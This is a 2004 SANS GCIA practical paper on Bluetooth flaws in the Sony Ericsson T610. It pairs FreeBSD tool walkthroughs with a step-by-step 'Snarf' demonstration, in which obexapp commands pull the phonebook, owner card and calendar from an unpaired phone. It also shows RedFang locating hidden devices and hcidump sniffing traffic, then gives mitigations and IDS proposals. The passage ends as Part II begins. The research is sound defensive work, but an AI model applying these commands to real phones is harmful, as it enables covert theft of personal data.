SANS GIAC Practical
GCIA Version 3.4

Submitted by: Scott Renna
Purpose: GCIA Practical v3.4
Date of Submission: 26 Mar 2004

Table of Contents

GCIA Version 3.4 Practical
By Scott Renna

Part I: Bluetooth Specification v1.1: Vulnerabilities and Security Concerns pertaining to the Sony Ericsson T610

Abstract:

This paper serves as a discussion of vulnerabilities and security concerns pertaining to the Bluetooth v1.1 Specification as implemented on the Sony Ericsson T610 Cellular Phone. Over the past 6 months there have been discoveries that allow for malicious users to read and download sensitive personal information directly from particular Bluetooth equipped devices. First, an overview of the Bluetooth specification and how exactly it works is presented. Second, a discussion on current security holes and a review of the tools available that can be used to exploit them, as well as recommendations. Finally, a quick look at a tool used for capturing Bluetooth traffic and how this all relates to today's IDS environments and what the future may hold. The device used in this paper as a demonstration of these holes is a Sony Ericsson T610 cellular phone. It is important to note here that these vulnerabilities are a result of the design errors within the implementation of Bluetooth on the T610 and not the Bluetooth protocol itself.

Bluetooth Specification v1.1: How it works

Bluetooth is a relatively recent development in wireless communication. Bluetooth radios can be placed in all sorts of devices such as PDAs, cellular phones, laptop computers, pens, RC cars, and MP3 players. Its versatility makes it extremely popular and its presence will be seen in more and more devices in the near future. Bluetooth allows for heterogeneous devices to store and exchange information of a user. A business man can take his phone contacts from his Laptop and transfer them via Bluetooth to his pen and later download that information off of the pen. A cellular phone user can utilize a Bluetooth equipped headset to talk on the phone thus gaining freedom from a wired one. Many newer automobiles now even come equipped with Bluetooth functionality built-in so a driver just has to sync up their devices and have complete communication capabilities. It's an exciting technology with many uses and benefits, however, certain implementations of it possess flaws and weaknesses that allow for the leakage of sensitive information and the abuse of privileges.

Bluetooth communicates in a similar way to 802.11a/b/g, in the sense that it operates within the same frequency band. However, Bluetooth is not stuck with only communicating over one channel; instead it "jumps" around the band, utilizing the full spectrum constantly. The device used to initiate these jumps is the frequency hop transceiver. Its primary purpose is to combat interference and fading[1]. Bluetooth's band of operation is from 2400-2483.5 MHz, in most countries. Some countries have limitations concerning frequency range;

however, this paper will only be concerned with Bluetooth v1.1 operation in the Unites States of America

Bluetooth can be used for two types of connections; point-to-point and point-to-multipoint. When two devices are sharing the same channel they form what is known as a piconet, a very small local network. In a piconet, one device will serve as the master and the other device(s) will serve as slaves. This is synonymous to the concept of many clients connected to a central server which pushes out information to said clients(AV pushes, Security Patches, NFS Servers, etc.). A Bluetooth slave is not limited to participating in a single piconet; rather, one device can be a member of several piconets at one time which facilitates the rapid exchange of information. This capability is simultaneously one of the biggest strengths and weaknesses of the Bluetooth specification as an unauthorized device can easily plant itself inside of many piconets and, in some cases, pilfer information in a near-anonymous fashion.

Bluetooth Addressing

Every Bluetooth transceiver has a unique 48-bit device Bluetooth device address(BD_ADDR). This is the same concept as with the allocation of unique MAC addresses for other Network devices. Below is a breakdown of the format the BD_ADDR for a Bluetooth device:

Company Assignment						Company Identification					
LAP						UAP		NAP			
0000	0001	0000	0000	0000	0000	0001	0010	0111	1011	0011	0101

Figure 1: Breakdown of BD_ADDR[2]

The LAP field is the Lower address part which comprises a total of 24 bits. The Upper address portion(UAP) makes up a total of 8 bits. Finally the Non-significant address part(NAP) totals 16 bits in length. This addressing scheme is important because it serves as a way to uniquely identify each and every Bluetooth device. One can pinpoint an individual device in order to use its services for both authorized and malicious purposes. The BD_ADDR address can be obtained simply by running an inquiry from a Bluetooth equipped PC or many other devices. The value for the LAP fields is utilized when creating the Device and Channel access codes which are used to synchronize devices for proper communication.

Security Features of Bluetooth

Bluetooth technology assumes that users will want to create personal networks that will be safe from prying eyes, as such; several features are built-in to provide for Confidentiality. These features cover Authorization, Authentication and Privacy.

Bluetooth has support for MAC address security. This feature is also present in most implementations of 802.11b. It is utilized in order to provide for authorization. A device should only be able to gain access if its MAC(or BD_ADDR) address is part of an authorized list. This feature serves as a basic attempt to screen out unknown devices and allow access to only those that are known and authorized.

The Authentication and Encryption(Privacy) routines are both implemented in the same fashion. Four different items are used to provide security at the link layer: Unique address(BD_ADDR), two secret keys, and a randomly generated number which is different for every transaction[3]. The secret keys are created during initialization and are never disclosed. The randomly generated number is created utilizing a random number generator that is present in every Bluetooth device.

The Authentication scheme used in Bluetooth is Challenge-Response where knowledge of the secret key is checked through a common shared secret key(also known as a PIN). This means that a device authenticates with another device by having the same shared secret key. If a client attempts to connect to a "server" device and the two devices do not share the same key, then the attempt will fail. A failed attempt will force a waiting period whereby the "server" device will not respond to further connection attempts from the same client device. Each time there is an authentication failure; this waiting period will increase exponentially. This helps to protect against possible brute-force connection attempts. One can imagine an attacker writing a script which would cycle through various keys until proper authentication was achieved. The waiting period has a maximum value which is governed by the particular implementation on the device so a poor implementation would be more likely to have a lower maximum wait time. Some devices allow a user to set the PIN themselves where others are hard coded by the manufacturer.

The Encryption feature provide by Bluetooth allows for the encryption of the payload of a packet; however, the access code and header are never encrypted. This does not provide complete confidentiality, but it does serve to provide confidentiality for the data transmitted between devices. The E0 stream cipher is used to encrypt the payload of a packet and it is re-synchronized for each one[3]. This re-synchronization allows E0 to avoid the reuse of a particular key and thus Bluetooth is not as susceptible to attack as other Wireless encryptions schemes(WEP). The E0 cipher has not been adapted to be used with Bluetooth.

It has been specifically designed to run over a Bluetooth wireless network, as such, security concerns were considered during its inception[4].

Pairing and Bonding

The Authentication process is used in order to allow for the successful communication between devices. Once both sides have verified that they share a common key, the two devices are now "paired." *Pairing* is the term given to the Link Level procedures that deal with key generation and authentication[5].




Figure 2: Pairing

Manufacturer implementations of the Bluetooth specification are not required to enforce authentication for access of services; however, it is recommended that support for this be enabled as a matter of ensuring greater privacy of data. Many devices allow a user to specify granularly those services which they'd like to require authentication for.

The pairing process only covers the steps needed to establish communication on the Link layer. In order to enable higher level functionality(Application usage, for example), devices must be *bonded*. Bonding usually involves not only the creation of a link for the exchange of keys, but the exchange of security parameters in order for devices to negotiate the type of communication that will occur.

Once bonding has been achieved, devices will then possess link keys which are stored so that a new one does not need to be created every time the devices want to communicate. These link keys can then be utilized to encrypt traffic.

Security Flaws in Bluetooth Implementation on the T610

This section of the paper discusses current known security concerns that directly affect the Sony Ericsson T610 cellular phone. The phone tested in this paper is running version Software Version R1S001 prgCXC12-5600_US_3[6]. There exist flaws pertaining to the authentication and the transfer of data on many Bluetooth devices. The two vulnerabilities discussed here are known as: The Backdoor Attack and The Snarf attack. At present time, it is known that the Sony Ericsson T610 is vulnerable to the Snarf attack, but not the Backdoor Attack. A description of the Backdoor vulnerability is mentioned here for the sake of completeness, but will not be demonstrated as the T610 is not known to be vulnerable to it at this time. There are a few utilities that exist for the scanning and discovery of Bluetooth devices. Red Fang, by @stake, is a Bluetooth scanning tool that can be used to find any Bluetooth device, even when placed in non-discoverable mode. RedFang will be run on RedHat 9.0 System[7]. Other tools covered include sdptool and Obexapp, both running on a FreeBSD 5.2 system. Several tools come stock with FreeBSD 5.2 and their usage will be discussed as well.

Backdoor Attack

The Backdoor attack requires that a trust relationship has been previously established between two devices(they had been paired previously). Following this, the pairing relationship must be removed from the victim device's listing of paired devices. Accomplishing this in a real world setting could potentially prove to be difficult; however, one might imagine one business associate establishing trust with another for a one time exchange of data(at a meeting perhaps, exchanging electronic business cards). The victim party would then remove the pairing relationship from their device. The victim's device would then be vulnerable to the Backdoor attack and this hole would allow for near-anonymous access by the former trusted party. .

Snarf Attack

The Snarf attack effectively side-steps the need for devices to be paired in order to navigate a device's data. This attack is much easier to perform versus the Backdoor attack as there is no need to even have contact with the victim. The victim is never notified of requested connection attempts and an attacker can easily gain access to Contacts, Phone logs, and other sensitive information. This attack is far more likely to happen in a real world scenario, than with the Backdoor attack, as it does not require devices be paired in order to perform it. There are ways to mitigate the risk of data exposure; such as placing the T610 in non-discoverable mode; however, Redfang(discussed below) shows that this is simply not sufficient enough to protect the device.

Getting your Bluetooth device to work with FreeBSD

In order to use any of the features and tools associated with Bluetooth, one needs to acquire a supported Bluetooth adapter. The BSD Bluetooth stack uses the netgraph frame work and devices that work in Linux will most likely work on FreeBSD. You can find a listing of supported devices at:

http://www.holtmann.org/linux/bluetooth/devices.html (25 Mar 2004)

The device used in this paper is the Epox BT-DG02. In order to use the Epox BlueTooth adapter, it is necessary to load a driver into your kernel. Execute(as root):

```
kldload ng_ubt
```
[8]

This command will load up the driver needed to communicate with the adapter. Check /var/log/messages to ensure everything has loaded smoothly. You should see output like this:

```
Jan 01:32:22 xxxx kernel: ugen0: vendor 0x0a12 product 0x0001, rev 1.10/2.72, addr 3
```

This information tells you the device vendor, the product, its version, the address, and the device name. If your Bluetooth adapter will always be plugged in, add this line to /boot/loader.conf:

```
ng_ubt_load="YES"
```

Now that the device is up and running and recognized by your system, you can begin to use the tools that are included with FreeBSD 5.2. Bring the Bluetooth stack online by executing:

```
/etc/rc.bluetooth start ubt0
```

This command will start up the Bluetooth stack and should produce output that looks like this:

```
BD_ADDR: 00:04:61:80:62:fc
Features: 0xff 0xff 0xb 00 00 00 00 00
<3-Slot> <5-Slot> <Encryption> <Slot offset>
<Timing accuracy> <Switch> <Hold mode> <Sniff mode>
<Park mode> <RSSI> <Channel quality> <SCO link>
<HV2 packets> <HV3 packets> <u-law log> <A-law log> <CVSD>
<Paging scheme> <Transparent SCO data>
Max. ACL packet size: 192 bytes
Number of ACL packets: 8
Max. SCO packet size: 64 bytes
Number of SCO packets: 8
```

You can see that the BD_ADDR(as discussed above) is shown as well as other defining limits on packets and their sizes. The most important field to note here is the address of the adapter. Again, it looks very similar to a MAC address that one would find assigned to a NIC.

Stock Bluetooth Tools in FreeBSD:

The first step in beginning the exploitation process is to locate Bluetooth enabled devices that are close by. FreeBSD comes with a tool called hccontrol. The man page that comes along with hccontrol is very detailed and hccontrol can do many things. For more information run man hccontrol. Locating Bluetooth devices is very simple. Run:

```
hccontrol –n ubt0hci inquiry
```

This will locate any Bluetooth enabled devices in the general area that are in discoverable mode. We will see later how to locate devices that are set to non-discoverable. A successful search will yield output such as this:

```
Inquiry result, num_responses=1
Inquiry result #0
            BD_ADDR: 00:0a:d9:76:a7:ac
            Page Scan Rep. Mode: 0x1
           Page Scan Period Mode: 00
           Page Scan Mode: 00
           Class: 52:02:04
           Clock offset: 0xb0
Inquiry complete. Status: No error [00]
```

This BD_ADDR is the address of the T610 used for the basis of this paper. If there are no devices in the vicinity or they are set to Non-discoverable, you will receive no output and hccontrol will exit without error. Once the device address is known, hccontrol can be used to provide names, device supported features, PIN types, encryption types, and a good bit more. All of hccontrol's features are documented in its man page. A neat feature to find your adapter's address quickly is to run the command *Read_BD_ADDR*. Just replace the word inquiry with *read_bd_addr*. Other commands such as *Read/Change_Local_Name* allow a user to customize the name of their Bluetooth adapter for a personalized touch. You can also read and write link keys(also known as PINs as discussed earlier) directly to the device using the command *Read_Stored_Link_Keys* and its counterpart Write. These commands will read/write a link key to the Bluetooth adapter, allowing for portability. Hccontrol can be used to create new connections, which is what you'll likely be seeking to do. Simply use the create_connection command and specify the requested information.

The two tools l2control and l2ping allow for access to upper layer protocols, and ultimately can be used to determine if transmission and receipt of data is possible. L2ping is used to ping other devices to see if they are alive and responding. L2ping is a nice tool that works just like ping and will show a user the round-trip time to a device. This value can be used to estimate how far away a device is located.

```
xxxx#l2ping -a 00:0a:d9:76:a7:ac
0 bytes from 00:0a:d9:76:a7:ac seq_no=0 time=49.993 ms result=0
0 bytes from 00:0a:d9:76:a7:ac seq_no=1 time=40.325 ms result=0
0 bytes from 00:0a:d9:76:a7:ac seq_no=2 time=42.095 ms result=0
0 bytes from 00:0a:d9:76:a7:ac seq_no=3 time=42.486 ms result=0
```

It has also has a switch that allows for a flood ping which could possibly be used as a DOS attack, though this has not yet been shown. Other parameters such as number of packets, size of packets, waiting time between packets, and source BD_ADDR can also be specified. L2control has only a few commands, but these commands serve to inform a user of current connections to other Bluetooth devices, much like with hccontrol, but again l2control works on higher level protocols. L2control can be used to show you definitively that you are connected to another Bluetooth device and can therefore initiate data exchanges. Along with these higher level protocol tools comes an equivalent to the standard sockstat command.

Btsockstat can be used to display open connections to Bluetooth devices. It can currently display information for raw hci, raw l2cap, l2cap, and rfcomm(used for serial Bluetooth devices, but not discussed here).

Now that we have a good understanding of the tools, it's important to show how a typical pairing is achieved between a T610 and a FreeBSD 5.2 Host. The *hcsecd* daemon is responsible for keeping track of both the link keys and PIN codes for all connections to the system. When running, it will listen for Link requests and read from a file stored locally to determine if a pairing exits already between the client device and itself. This information is stored in */etc/bluetooth/hcsecd.conf*. The configuration file must be filled in accurately for a successful pairing to be achieved. Here is an example of an entry added into this host system in order to allow the T610 device to pair successfully:

```
device {
        bdaddr  00:0a:d9:76:a7:ac;
        name    "T610";
        key     nokey;
        pin     "1234";
}
```

This entry tells the hcsec daemon the BD_ADDR of a device, allows for a descriptive name, and tells hcsecd what PIN it should be looking for from the remote device in order to create the connection. No link key is listed and this key is created the first time a client enters a proper PIN. This key is then stored for future use in */var/db/hcsecd.keys* upon termination of the hcsec daemon.

The hcsec daemon can be started by executing hcsecd, but specifying the –d option will allow us to see what is happening. Searching for a new device using the T610, one is able to locate the FreeBSD machine(make sure hcsecd is running, or the T610 will not be able to find it). When attempting to connect, the T610 will prompt the user for a PIN. If the PIN entered matches the one in hcsecd's configuration file, hcsecd displays the following:

```
xxxx# hcsecd -d
hcsecd[39968]: Got PIN_Code_Request event from 'ubt0hci', remote bdaddr
00:0a:d9:76:a7:ac
hcsecd[39968]: Found matching entry, remote bdaddr 00:0a:d9:76:a7:ac, name 'yyyy',
PIN code exists
hcsecd[39968]: Sending PIN_Code_Reply to 'ubt0hci' for remote bdaddr
00:0a:d9:76:a7:ac
hcsecd[39968]: Got Link_Key_Notification event from 'ubt0hci', remote bdaddr
00:0a:d9:76:a7:ac
```

```
hcsecd[39968]: Updating link key for the entry, remote bdaddr 00:0a:d9:76:a7:ac, name
'yyyy', link key doesn't exist
```

Hcsecd successfully verifies the PIN and realizes that there is no stored link key for this connection. It will then create the key and store it as mentioned.

```
xxxx# less hcsecd.keys
00:0a:d9:76:a7:ac 9babb567adc614969aad4ba7f4d3663e
```

The T610 and the FreeBSD machine are now successfully paired and can begin an exchange of data.

Enumeration of the T610 and Data Transfer: sdptool and obexapp

Now that the T610 has been successfully paired with the FreeBSD system, we can begin to take a closer look at what services the T610 has to offer. Sdptool is a utility that is uses Service Discovery Protocol(SDP) in order to query a device for the services that it has to offer. We are using the tool at this point after pairing, but some devices(including the T610) will allow you to browse their services even when pairing has not yet been achieved. This tool does not come standard with FreeBSD 5.2, but can be downloaded from[9]:

http://www.geocities.com/m_evmenkin/

Sdpcontrol is a scaled down tool that comes stock with FreeBSD; however, it is only capable of browsing a device for services that are supported. It does provide a search feature if a user is searching for a service in particular. Using Sdpcontrol's *browse* command, you can quickly glean all of the services that are provided by a device. The output is verbose and is not included for the sake of brevity. Collin Mulliner has created a page specifically geared toward Bluetooth security information and tools. He has begun to create a small, but growing, database of devices and has posted all of the services that they offer. It is located at:

http://www.betaversion.net/btdsd/ [10]

The T610 is one of the devices that he has posted information for. Please visit and review and post if you have information for a device that is not yet listed.

Sdptool is a much more powerful version of sdpcontrol. Sdptool lists the types of services that may be available on a particular device at the end of its usage page:

```
Services:
        SP DUN LAN HSET FAX OPUSH FTRN NAP GN HID CIP CTP
```

The abbreviated names for these services can easily be discerned. The T610 supports numerous services including Dial-Up Networking(DUN), Headset(HSET), and Facsimile(FAX). The two most important services that it supports; however, are OBEX Push(OPUSH) and OBEX File Transfer(FTRN). These two services are the services that make it possible to download/upload information from/to the phone. Sdptool also comes with an sdp daemon which allows a host system to offer services to client Bluetooth devices.

The application needed to transfer files via OBEX is named obexapp. It is available on Maksim Evmenkin's page with sdptool. Obexapp is the tool that allows for the exchange of data between the FreeBSD system and the T610. When trying to use OPUSH(from a client device), it is important to note that the sdp daemon must be running and that the OPUSH service be registered with the local sdp server[8]. Start sdpd by running sdpd. You must also start up an OBEX server if you plan on connecting from the phone. For a complete listing of channels that you may wish to run services on, query the device using sdptool. Sdptool's browse command will show you all services that the client supports and their associated channels. Use the command:

```
obexapp –s –C #                    Where # is a channel number you'd like to use
```

The OBEX server can be made to drop root privileges(if started as root) and run as a specified user thus helping to prevent possible privileged access, via a buffer overflow, against the host system. It is trivial to connect to a client device supporting OPUSH:

```
xxxx# obexapp -a 00:0a:d9:76:a7:ac -C OPUSH
obex>
```

Hitting "?" will bring up a list of supported commands. You have the ability to list what is stored as well as change directories. The most important thing here is that both put and get are supported(just like with FTP). This allows you to download/upload pictures, sounds, contacts and themes at will.

```
obex> ls
Access    Owner    Group    Size       Modified        Name
            n/a      n/a      n/a        n/a            Pictures/
            n/a      n/a      n/a        n/a            Sounds/
            n/a      n/a      n/a        n/a            Themes/
Success, response: OK, Success (0x20)
```

Important to note here is that the T610 must be paired with the host system in order to gain further access to the directories listed.

Here's an example of how to use obexapp to push a picture onto the T610:

```
obex> cd
cd: remote directory> Pictures
Success, response: OK, Success (0x20)
obex> put
put: localfile> ../testpic.jpg
put: remote file> testpic.jpg
```

The T610 prompts the user to accept the file transfer and after pushing Yes, the picture has been successfully uploaded:

```
obex> ls
Acccess            Owner      Group      Size      Modified      Name
                                                        ..
              n/a          n/a          17887      n/a           testpic.jpg
```

The "get" function works in the same fashion though the T610 does not prompt for the press any buttons for confirmation. There are many other directories that are accessible on the T610 which will be discussed shortly.

Redfang:

Redfang[11] is a small application that is able to locate devices set to "Non-Discoverable" mode. It works by attempting to brute force the last 6 digits of a Bluetooth device's address(BD_ADDR). The first 6 digits of a Bluetooth device's address are assigned to individual manufacturers of equipment. The tool comes with a small database of known manufacturer device codes in a file called *list.h*. This list can be used to narrow the range of a scan and can greatly decrease the time needed to locate non-discoverable devices in the vicinity. A more comprehensive publicly accessible listing of assigned addresses is available here[12]. Redfang supports multiple threads for substantial speed gains using multiple devices (maximum theoretical limit of 127 USB devices)[11]. This means that if a user has multiple Bluetooth dongles installed the scanning time can be decreased dramatically. The tool is very slow when used with one Bluetooth dongle; however, future versions will have increased performance. If a malicious user is attempting to locate Sony Ericsson T610s in a nearby area they need only to specify the first 6 digits of the BD_ADDR assigned to Sony Ericsson devices and then scan through the remaining combinations. This leaves a total of $16^{\wedge}6$=16,777,216 possible combinations of addresses to scan. Without specifying the first 6 digits of devices that a user is looking for increases this number significantly to 2.81 X 10^{14}. Execution of the tool is very simple:

```
[root@localhost redfang-2.5]# ./fang -n 1 -s -r 000ad976a7a0-000ad976a7af
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 16 address(es)
Address range 00:0a:d9:76:a7:a0 -> 00:0a:d9:76:a7:af
Performing Bluetooth Discovery... Completed.
Done 0 - 00:0a:d9:76:a7:a0
Found: XXXXXXX [00:0a:d9:76:a7:ac]
Getting Device Information.. Failed.
```

Here we've specified a narrow range of 16 possible addresses. The T610 was placed in non-discoverable mode and Redfang was successfully able to locate it.

Note that Redfang was unable to pull device information from the T610. This scan took approximately 2 minutes to perform.

Demonstration of Snarf attack:

As mentioned earlier, the Sony Ericsson T610 is vulnerable to the SNARF attack. This attack is very simple to pull off and does **NOT** require pairing. This means that one can perform this attack in an anonymous fashion. You must initiate an obexapp connection as a client with this command line:

```
obexapp –a BD_ADDR –f –C 10
```

The number "10" following the C specifies the channel for the Obex PUSH service, which is not named properly as one can download files using it in addition to push files to a device. The number 10 is the channel that the OPUSH service runs on the T610[10]. The –f in the command tells the device that you want to connect to the Folder Browsing Service on the T610[13]. This command will open up a connection to the T610 without prompting the owner.

```
xxxx# obexapp -a 00:0a:d9:76:a7:ac  -f -C 10
obex>
```

The OPUSH service allows for not only putting files onto the T610, but also getting files. The name of the service is a bit misleading. The command sequence shown next will demonstrate how to successfully download the entire phonebook from the T610 in an anonymous fashion. Again, remember that the phone never prompts the user for confirmation for this operation:

```
obex> get
get: remote file (empty for default vCard)> telecom/pb.vcf
get: local file> phonebook.unpaired.vcf
```

Depending upon the size of the phone book, this command will take some time to run to completion. After the phonebook has been successfully downloaded, obexapp will display:

```
Success, response: OK, Success (0x20)
obex>
```

If you now run a less on the file you've downloaded, you will be able to view every contact listed in the T610's database. The most common information displayed will be telephone numbers, but some users will place email addresses here as well. This information in the wrong hands would most definitely be utilized for malicious and selfish purposes. Spammers would be able to harvest more email addresses to feed their ever-growing lists. A Business competitor would gain valuable contact information about your clients or associates and could use this information to leverage their product in favor of your own.

Another possible use of this attack is one whereby an attacker could gain access to your own personal name, address and telephone numbers. One simply needs to simply "get" another file:

```
obex> get
get: remote file (empty for default vCard)> telecom/pb/luid/*.vcf
get: local file> owner.vcf
Success, response: OK, Success (0x20)
```

If you view this file that you have downloaded you'll see, in my case:

```
BEGIN:VCARD
VERSION:2.1
N:Renna;Scott
EMAIL;INTERNET;PREF:xxxxxx@unknowndomain.com
TEL;CELL:XXXXXXXXXX
END:VCARD
```

Being able to pull not only a person's personal information, but the information stored throughout the rest of their phone book anonymously, is a serious and real threat. Other attacks are possible such as pulling the information about the device's firmware, software, and serial number. One can even pull the Real Time Clock value that is set on the device. Many other interesting files available on this phone are listed in the man page for obexapp as well as in the IrMC specification[14], located at:

http://www.irda.org/standards/pubs/IrMC_v1p1Specs_Errata001024.zip (25 Mar 2004)

The ease of being able to access sensitive personal data such as Contact names, phone numbers, and email addresses is a big problem by itself; however, the same techniques that can be applied to gain that information, can be extended to allow an anonymous user to also download a device's Calendar and Task List. One would issue the same obexapp command to connect to the T610 and then request different files:

```
obex> get
get: remote file (empty for default vCard)> telecom/cal.vcs
get: local file> cal.vcs
Success, response: OK, Success (0x20)
```

This file, *cal.vcs*, holds all of the scheduled appointments, reminders, and tasks saved on the T610 to the client machine. Again, one can see the implications of being able to gain this type of information in a completely anonymous fashion.

The only legitimate use of these techniques would be for a user to backup their information to remote machine, in case they might lose their phone or have it stolen. The implementation of the Bluetooth stack on the Sony Ericsson T610 is flawed and needs to be corrected in a prompt manner by the vendor. In a paper written by Adam Laurie of A.L. Digital[15], it is shown that the T610 is vulnerable to the Snarf attack when visible, but this work shows that it is vulnerable when in Non-Discoverable mode as well. Mr. Laurie has reported that Sony Ericsson is aware of the problem, and that new versions of firmware that are shipping with phones sold currently correct this problem[16]. Until then, any user that has their Bluetooth service running on their T610 in a public place is at great risk for disclosure of their personal information.

Recommendations to mitigate this severe risk are to:

- Place the device in Non-Discoverable mode: This will protect from casual users attempting to connect and grabbing data, though this can be defeated with @stake's RedFang. RedFang takes a while to run through a range of possible Bluetooth Addresses; however, updated versions will most likely improve upon this speed limitation.

- Turn off Bluetooth when in Public: Turning off the Bluetooth service in untrusted areas, such as coffee shops, airports, or business conferences, will completely protect the device from being vulnerable to the SNARF attack.

- Store contacts directly on the SIM Card: These techniques enable an anonymous user to pull information directly from the phone's database, but not from the SIM card itself. Storing contact information on the SIM card will protect your information from being obtained in an unauthorized fashion.

- Use encryption for data transfer whenever possible. This will not protect the link keys, but will prevent someone from reading the payload in plaintext.

Bluetooth and today's IDS environment:

As shown above, Bluetooth is an evolution of communication that has risen out of our global desire to remain connected to our information no matter the time or place. Bluetooth transceivers can be placed in nearly any device and information can be exchanged quickly and easily. The SNARF attack and the Backdoor attack do show us; however, that some manufacturers of devices have clearly not applied the standard in the proper fashion to ensure for the privacy of its users' data. There are many other Bluetooth-equipped devices currently available on the market and, undoubtedly, some of them will have also been implemented improperly.

There is currently no IDS technology that has support for the detection of any misuse of the Bluetooth protocol. One would expect that such tools must evolve out of necessity as Bluetooth proliferation becomes more prevalent in both the corporate and home environment. Already there exist Bluetooth access points that enable network connectivity for users, freeing them of the need for cables. One of these access points, the D-Link DBT-900AP, has already been shown to have a flaw where the Access Point's password is fixed and cannot be changed by a user[17]. Thus anyone within proximity of the Access Point can freely pair and utilize it for unauthorized connectivity, as long as they know this password. Other vulnerabilities have been shown that allow for the DOS of the Bluetooth functionality of certain devices, such as the Nokia 6310i[18]. This attack is carried out by passing a Malformed OBEX message to the target phone.

One can see that there is a need for an IDS that can detect pairing attempts, malformed OBEX commands, the presence of possible unauthorized Bluetooth devices, and Bluetooth traffic flow. There are currently a few tools available that meet the needs for detecting Bluetooth traffic and the presence of Bluetooth devices. One of these tools allows a user to collect Bluetooth packets in real time and store them to a file locally. This tool is call hcidump and is available on Maksim Yevmenkin site[9]. The hcidump will display the type of packets as well as ASCII dumps of the traffic. Indeed, one can imagine running an instance of hcidump and silently collecting unencrypted traffic with any Bluetooth users in the area having no idea how vulnerable their data really is. Hcidump works very much like tcpdump. One simply needs to run a command similar to this:

```
hcidump -s 1248 -a -t -w hcidump.log
```

Once someone has collected data being transferred, they need only to read the file into hcidump to view the data transmitted in plaintext. Here is a sample of hcidump data that I collected while performing the Snarf attack. I simply read the file in with the –r switch and was able to view all of the collected traffic. I have replaced the names of people with "N a m e" and the phone number has been replaced with all "9s":

```
1080412162.054821 > ACL data: handle 0x0028 flags 0x01 dlen 17
1080412162.056826 > ACL data: handle 0x0028 flags 0x01 dlen 17
  L2CAP(d): cid 0x43 len 132 [psm 0]
    Q . . . . . V E R S I O N : 2 . 1 . . N
    : H o m e ; N a m e . . T E L ; H O M
    E : 9 9 9 9 9 9 9 9 9 9 . . E N D : V C
    A R D . . B E G I N : V C A R D . . V E
    R S I O N : 2 . 1 . . N : ; N a m e . . T
    E L ; H O M E : 9 9 9 9 9 9 9 9 9 9 . .
    E N D : V C A R D . . .
```

The tool btnotify is a small tool that watches the local area and will notify when a Bluetooth device has come into range or has left the local range[19]. This tool works along with the BlueZ Bluetooth stack for Linux. One can see this tool would be useful in an environment that would need Bluetooth access auditing capabilities.

There are a few commercial hardware solution products that can capture and analyze Bluetooth traffic, but none that specifically perform any IDS-like functions[20]. A Bluetooth specific IDS would need to incorporate the ideas behind these two tools as well as signatures for pattern matching of demonstrated access of sensitive files(those listed in IrMC[21]). Clearly, there have been enough vulnerabilities shown with Bluetooth devices at this point to necessitate the development of a capable Bluetooth IDS.

Part I References:

1. Bluetooth Specification v1.1
http://qualweb.bluetooth.org/Content2/DownloadExecute.cfm?RevisionHistoryID=576&FileName=Bt_V11_Profiles_22Feb01.zip (22 Feb 2001).

2. Bluetooth Specification v1.1
Page 142 (22 Feb 2001).

3. Bluetooth Specification v1.1
Page 158 (22 Feb 2001).

4. http://www.bryte.net/sections/snieuws.asp?item=258&section=16 (25 Mar 2004).

5. http://authors.phptr.com/bluetooth/bray/pdf/cr_ch16.pdf Page 10(2001).

6. http://www.howardforums.com/showthread.php?s=57658a98fb308e6754e7c4eb4b79dfba&threadid=226050 (24 Oct 2003).

7. How to BlueZ for Linux http://bluez.sourceforge.net/howto/node2.html (30 Apr 2002).

8. http://www.freebsd.org/doc/en/books/handbook/network-bluetooth.html (25 Mar 2004).

9. http://www.geocities.com/m_evmenkin/ (25 Mar 2004).

10. Collin Mulliner. http://www.betaversion.net/btdsd/ (14 Feb 2004).

11. Ollie Whitehouse. http://www.atstake.com/research/tools/info_gathering/#redfag (15 Oct 2003).

12. http://standards.ieee.org/regauth/oui/index.shtml (30 Jan 2004).

13. Man page for obexapp by Maksim Yevmenkin (man obexapp).

14. Full Disclosure post by Pentest. http://lists.netsys.com/pipermail/full-disclosure/2003-November/013735.html (13 Nov 2003).

15. http://www.bluestumbler.org/ (13 Feb 2004).

16. Kotadia, Munir. ZDNet UK Bluetooth. 11 Feb 2004. http://news.zdnet.co.uk/internet/0,39020369,39146123,00.htm (25 Mar 2004).

17. http://heise.de/newsticker/meldung/42969(Page is in German, used http://babelfish.altavista.com to translate to English) (16 Dec 2003).

18. http://www.pentest.co.uk/documents/ptl-2004-01.html (26 Nov 2003).

19. http://vivien.franken.de/~alex/soft/btnotify/ (7 Jan 2004).

20. http://www.catc.com/products.html

21. http://www.irda.org/standards/pubs/IrMC_v1p1Specs_Errata001024.zip (1999).

PART II: Network Detects

The first two traces presented here were taken from my home network. My systems at home are connected to the Internet via a cable modem/bridge. I used Visio to create all of the drawings in this practical. Below is a diagram of my home network setup. For the purposes of analyzing these detects as well as Part 3 of this practical I will use the term "Horizontal scan" to refer to activity where many hosts are scanned for a single port/service and the term "Vertical scan" where one host is scanned for many ports. At times I will refer to the Solaris 7 system by its hostname of "blackhole."

